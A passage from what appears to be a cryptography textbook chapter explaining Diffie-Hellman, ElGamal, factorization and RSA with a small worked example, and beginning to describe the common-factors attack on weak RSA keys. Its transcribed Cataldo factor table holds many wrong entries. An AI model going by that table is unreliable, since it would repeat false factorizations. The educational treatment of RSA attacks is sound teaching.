


Figure 8.11 A sequence diagram depicting DHKE between Alice and Bob

The sequence for ElGamal encryption is illustrated in figure [8.12](#). You can compare it to figure [8.11](#) to better understand how ElGamal adds encryption to DHKE.

Just like we applied the DLP to Z_p^* , it can also be applied to elliptic curves (which we used in chapter 3 for DUAL_EC_DRBG), where instead of exponentiation, a generator point is added (a special operation in elliptic curves) to itself n number of times. This is known as Elliptic Curve Diffie–Hellman (ECDH) and is the primary way of exchanging keys in TLS 1.3. (In addition to an ephemeral variant that enables an important property known as perfect forward secrecy (PFS)²—but that is out of scope for the current discussion.)

This concludes our discussion of public-key cryptography based on the discrete logarithm. In keeping with the main theme of this book, after covering the theory, we are going to demonstrate with exploits how vulnerabilities arise when converting it to practice. But both of the exploits we will cover are related systems based on a different mathematical trapdoor: the integer factorization problem.




Figure 8.12 A sequence diagram depicting Bob sending a message to Alice using ElGamal encryption

8.3.2 Integer factorization and the RSA cryptosystem

You may have noticed that we used small numbers in the previous section for which the DLP can easily be solved by trial and error using pen and paper. The hardness of DLP comes into action for really large numbers. For comparison, we used Z_{13}^* , which can easily be stored in a single byte, but in practice, the bignums used for DHKE are hundreds or thousands of bits long. Although increasing the size of the numbers used makes the trapdoor function harder for computers to break (e.g., via brute force), the fundamental mathematical principles apply just the same. This is one of the beautiful things about diving into the world of asymmetric cryptography: you can learn, reason with, and even perform these operations on a piece of paper to build a solid intuition of how they work. In practice, when larger integers are used, the trapdoor becomes harder for computers to solve—and key generation, as well as encryption/decryption, becomes slower—but the basic operation of the algorithm stays the same. This will become especially handy as we explore the RSA cryptosystem in this section.

When decomposing 764,512 into its prime factors in equation [8.2](#), we could have just started dividing it by 2 and then found

other factors from there. However, let's say we calculate n as a product of two large (say, 512-bit) primes p and q . In this case, we will need to try a *lot* of values before we hit p . This provides the *hardness* for the trapdoor function: if we know p and q , calculating n is easy, but otherwise, factoring n to find p and q is computationally very expensive.

Mathematicians have been fascinated with the problem of factorizing integers for at least a few centuries. Italian mathematician Pietro Antonio Cataldo published a table of prime factors of integers up to 750 in the early 17th century. An excerpt from his book is shown in figure [8.13](#). In 1811, Chernac published a table up to 1,020,000. D.N. Lehmer published the last factor table (up to 10,017,000) in 1909. The advent of computers made factor tables obsolete; for smaller numbers, computers can calculate them immediately, and for larger numbers (e.g., for use in cryptography), it would take an inordinate amount of time and space to calculate them or maintain a table.

38
615. 5. 25. 125 655. 5. 131
616. 2. 3. 13 656. 2. 4. 8. 16. 41. 42. 164. 328
617. 3. 11. 19. 33. 57. 109 657. 3. 9. 73. 219
618. 2. 4. 157. 314 658. 2. 7. 14. 47. 94. 329
619. 17. 37 659
620. 2. 3. 5. 6. 7. 9. 10. 660. 2. 3. 4. 5. 6
315. 210. 126. 105. 90. 70. 63 330. 210. 165. 132. 110
14. 15. 18. 25 10. 11. 12. 15. 20. 22
45. 142. 33. 30 660. 55. 44. 33. 39
631 661
631. 2. 4. 8. 79. 158. 316 662. 2. 331
633. 3. 211 663. 3. 13. 17. 39. 51. 221
634. 2. 317 664. 2. 4. 8. 83. 166. 332
635. 5. 127 665. 5. 7. 19. 35. 95. 133
636. 2. 3. 4. 6. 12 666. 2. 3. 6. 9. 18
318. 212. 159. 106. 53 333. 212. 111. 74. 37
637. 7. 13. 49. 91 667. 23. 29
638. 211. 11. 29. 58. 319 668. 2. 4. 167. 334
639. 3. 9. 73. 213 669. 3. 223
640. 2. 4. 5. 8. 10. 16. 40 670. 2. 5. 10. 67. 134. 335
320. 160. 128. 80. 64. 40. 32 671. 16. 61
641 672. 2. 3. 4. 6. 7. 8
642. 2. 3. 6. 107. 214. 121 336. 224. 168. 112. 96. 84
643 12. 14. 16. 21. 24
644. 2. 4. 7. 14. 33 56. 48. 42. 32. 28
322. 161. 92. 46. 28 673 674. 2. 337
645. 3. 5. 15. 43. 129. 115 675. 3. 5. 15. 25. 74. 45. 135. 225
646. 2. 17. 19. 34. 38. 313 676. 2. 4. 13. 26. 52. 169. 338
647 677
648. 2. 3. 4. 6. 8 678. 2. 3. 6. 12. 22. 32. 339
324. 216. 162. 108. 81 679. 7. 97
9. 12. 18. 24 680. 2. 4. 5. 8. 10. 17. 20
72. 54. 36. 27 340. 170. 136. 85. 68. 40. 341
649. 11. 59 681. 3. 127
650. 2. 5. 10. 13. 15 682. 2. 11. 22. 31. 62. 341
325. 130. 65. 50. 16 683
651. 3. 7. 21. 31. 93. 217 684. 2. 3. 4. 6
652. 2. 4. 163. 326 342. 228. 171. 114
653 9. 12. 18. 19
654. 2. 3. 6. 109. 218. 327 76. 57. 22. 36
685.

685. 5. 137	715. 5. 11. 13. 55. 65. 143
686. 2. 7. 14. 49. 98. 343	716. 2. 4. 179. 358
687. 3. 239	717. 3. 239
688. 1. 4. 8. 16. 43. 86. 173. 344	718. 2. 359
689. 13. 53	719
690. 2. 3. 5. 6. 10. 15. 23	720. 2. 3. 4. 5. 6. 8
345. 230. 138. 115. 69. 46. 30	360. 240. 180. 144. 120. 90
691	9. 10. 12. 15. 16. 18. 20. 24
692. 2. 4. 173. 346	80. 71. 66. 48. 45. 40. 36. 30
693. 3. 7. 9. 11. 21	721. 7. 103
231. 99. 77. 63. 33	722. 2. 19. 38. 861
694. 2. 347	723. 3. 241
695. 5. 139	724. 2. 4. 181. 362
696. 2. 3. 4. 6. 8. 12. 24	725. 5. 35. 29. 145
348. 232. 174. 116. 87. 58. 29	726. 2. 3. 6. 111. 22
697. 17. 41	698. 2. 349
699. 3. 133	363. 142. 121. 66. 33
700. 2. 4. 5. 7. 10	727
350. 175. 140. 106. 90	728. 2. 4. 7. 8. 13. 14. 26
14. 20. 25	364. 182. 104. 91. 56. 52. 28
50. 35. 28	729. 3. 9. 17. 81. 243
701	730. 2. 5. 10. 73. 146. 365
702. 2. 3. 6. 9. 13. 26	731. 17. 43
351. 234. 117. 78. 54. 27	732. 2. 3. 4. 6. 12
703. 19. 37	366. 144. 183. 122. 61
704. 2. 4. 8. 11. 26. 22	733
352. 176. 88. 64. 44. 32	734. 2. 367
705. 3. 5. 15. 47. 141. 235	735. 3. 5. 7. 15. 21
706. 2. 353	245. 147. 168. 401. 351
707. 7. 102	736. 2. 4. 8. 16. 23
708. 2. 3. 4. 6. 12	368. 184. 92. 46. 32
354. 236. 177. 118. 59	737. 11. 67
709	738. 2. 3. 6. 9. 18
710. 2. 5. 10	369. 246. 123. 82. 41
355. 142. 71	739
711. 3. 9. 79. 237	740. 2. 5. 10. 20
712. 2. 4. 8. 69. 178. 356	370. 148. 74. 37
713. 23. 31	741. 3. 13. 19
714. 2. 3. 6. 7. 17. 21	247. 57. 39
357. 238. 119. 102. 42. 34	742. 7. 14. 55. 106
	743

Figure 8.13 The penultimate page of Pietro Antonio Cataldo's 1603 book *Trattato de' numeri perfetti*, showing prime factors for numbers from 625 to 743 (a prime number)

In addition to tables, other methods have been devised to factor large integers more efficiently than the naive trial division method. For classical algorithms (such as Fermat's differences of squares or Pollard's methods), the runtime is still infeasible for large integers (e.g., 2,048-bit primes). For quantum computers, Shor's algorithm can theoretically find the factors very efficiently, but implementation challenges remain in using it to factorize large integers. The current record for the largest integer reliably factored by Shor's algorithm is 21 (5 bits), whereas the largest integer factored by quantum-classical hybrid computers is 48,567,227 (26 bits), neither of which are anywhere near the size of integers (such as 2,048-bit primes for 4,096-bit RSA) recommended for use in public-key cryptography today. It is possible that breakthroughs in quantum engineering will enable factoring of even these thousand-bit-long primes, but that has not happened as of 2024.

Now that we know factorizing large integers is hard, let's look at how to build a public-key cryptographic system using that as the trapdoor function.

THE RSA CRYPTOSYSTEM

Few algorithms have been as impactful, beautiful, and thoroughly scrutinized/ attacked as the RSA algorithm. RSA stands for the last names of its inventors—Ron Rivest, Adi Shamir, and Leonard Adleman—who published it in 1977. The algorithm was also discovered independently by British mathematician Clifford Cocks while working for GCHQ (he passed it on to the NSA as well), but his discovery was unknown to the public until 1997 due to its top-secret nature.

RSA is a bedrock of digital security. Although RSA was removed from TLS 1.3 as a key-exchange mechanism, it is still widely used for digital signatures (which we will cover in the next chapter). Most importantly, RSA really nails the idea that although the mathematical theory (which evolved over thousands of years) behind public-key cryptography remains “secure,” the devil often lies in the details when translating those ideas into practice, and that’s how cryptographic implementations end up failing. The exploits we will cover will show how the theory remains intact, but practical challenges of random number generation can compromise the security of the entire system.

At its heart, RSA relies on integer factorization as its trapdoor function. Let's say Bob needs to send Alice a message. Alice generates her RSA keypair by following these steps:

1. Generate two random prime numbers p and q .
 1. p and q are kept secret.
2. Calculate the *modulus* $n = pq$.
 1. n is published publicly.
 2. The bit-length of the modulus is considered to be the length of this RSA key.
3. Calculate *Euler's phi function* of this modulus: $\phi(n) = (p - 1)(q - 1)$.
 1. Euler's phi function of a number (also known as Euler's totient function) n counts the number of positive integers smaller than n that are relatively prime to it: that is, their greatest common divisor (GCD) with n is 1.
 2. The value of $\phi(n)$ depends on prime factorization of n .
There are many formulas for finding it, but when n is a product of two primes p and q , the total integers coprime to n are given by $(p - 1)(q - 1)$.
 3. $\phi(n)$ is a secret value (it is derived from p and q , which are unknown to an attacker).
4. Choose the *public exponent* e from $\{3, \dots, \phi(n) - 1\}$ such that $\gcd(e, \phi(n)) = 1$.
 1. e is published publicly.

5. Calculate the *private key* d as the multiplicative inverse of e modulo $\phi(n)$.

1. This can be done quickly using the extended Euclidean algorithm (EEA). The EEA can be used to efficiently find the GCD of two integers as a linear combination of the two integers.
2. In this case, $ed \equiv 1 \pmod{\phi(n)}$, so their GCD is 1.
3. d is stored secretly.

At this point, Alice has generated her keypair, as follows:

Equation 8.9

$$\begin{aligned}\text{PubKey}_{\text{Alice}} &= (n, e) \\ \text{PrivKey}_{\text{Alice}} &= (d)\end{aligned}$$

To encrypt a message m , Bob performs modular exponentiation on it using the public exponent and modulus of Alice's public key:

Equation 8.10

$$\begin{aligned}c &= \text{Encrypt}(m, \text{PubKey}_{\text{Alice}}) \\ c &= m^e \pmod{n}\end{aligned}$$

Decryption is simply the inverse of encryption but requires knowledge of d (the private key):

Equation 8.11

$$\begin{aligned} m &= \text{Decrypt}(c, \text{PrivKey}_{\text{Alice}}) \\ m &= c^d \bmod n \end{aligned}$$

Figure 8.14 shows the earlier steps in a sequence diagram. The proof of why decryption works exceeds the limits of our discussion but relies on Euler's theorem, which states that if $\gcd(a, n) = 1$, then $a^{\phi(n)} \equiv 1 \bmod n$. Instead of going through the proof (which you are encouraged to explore), let's pick a couple of shorter prime numbers to highlight how RSA encryption works:

1. Alice randomly picks primes p and q to be 193 and 727, respectively.
2. Alice calculates $n = (193)(727) = 140311$.
3. Alice calculates $\phi(n) = (p - 1)(q - 1) = (192)(726) = 139392$.
4. Alice randomly picks e to be 17653 and calculates $d = e^{-1} \bmod \phi(n) = 77533$ using EEA.
5. Alice verifies that $ed \equiv 1 \bmod \phi(n)$ by calculating $(17653)(77533) \equiv 1 \bmod 139392$.
6. Alice publishes her public key: $(n, e) = (140311, 17653)$.
7. Alice stores her private key: $(d) = (77533)$.
8. Bob wants to send plaintext $m = 1337$.
9. Bob calculates ciphertext $c = m^e \bmod n = 1337^{17653} \bmod 140311 = 133682$.
10. Bob sends ciphertext $c = 133682$ to Alice.
11. Alice recovers plaintext $m = c^d \bmod n = 133682^{77533} \bmod 140311 = 1337$.




Figure 8.14 A sequence diagram depicting Bob sending a message to Alice using RSA encryption

If Eve intercepts the communication between Alice and Bob, she will only see the modulus n , the public exponent e , and the ciphertext c . She would need d to decrypt the ciphertext, but calculating d from (n, e) requires the knowledge of n 's prime factors (so that $\phi(n)$ can be calculated), which are unknown to Eve. Therefore, using the integer factorization problem as the trapdoor function, RSA provides asymmetric encryption that is computationally hard to break.

8.4 Exploiting RSA

We are now ready to tackle our exploits for this chapter, which will highlight how the RSA theory remains secure, whereas implementations end up failing due to the challenges of translating those ideas into practice.

8.4.1 Common-factors attack and the effect of poor random number generation on cryptographic security

You may have noticed that the topic of random numbers was split over two chapters. We took a detailed look at the generation of random numbers and repeatedly emphasized how important they are to cryptography. The common-factors

attack on RSA will help highlight exactly that: how poor entropy and RNG practices end up compromising the security of entire systems. In 2012, a group of researchers led by Arjen K. Lenstra tested 7.6 million RSA keypairs on the internet and found that roughly 0.3% of them were vulnerable to the common-factors attack. That may not sound like much, but RSA pretty much protected everything on the internet because it was the most popular key-exchange mechanism in TLS (as the 2010s progressed, there was a shift to key-exchange mechanisms that supported perfect forward secrecy—which we will cover in chapter 9—a property that RSA did not have). At the scale of the internet, 0.3% was a huge deal; the vulnerability even made it to *The New York Times*.³ Another group,⁴ led by Nadia Heninger, performed more detailed testing (such as identifying specific device models that were behaving erratically) but found statistically similar results.

Imagine that you have two RSA public keys (n_1, e_1) , (n_2, e_2) belonging to two different websites. When websites use RSA for TLS, their public keys are available to everyone (after all, that is the core property of what makes asymmetric cryptography useful). The private keys d_1 and d_2 , however, are only stored on the web servers and should not be accessible to anyone outside. The server can store their respective d values directly or store the original p and q values from key generation to aid in

calculating d at runtime; but to an attacker, it is impossible to know the private key d for any of the websites without knowing p and q (the respective original prime factors) for their public moduli.

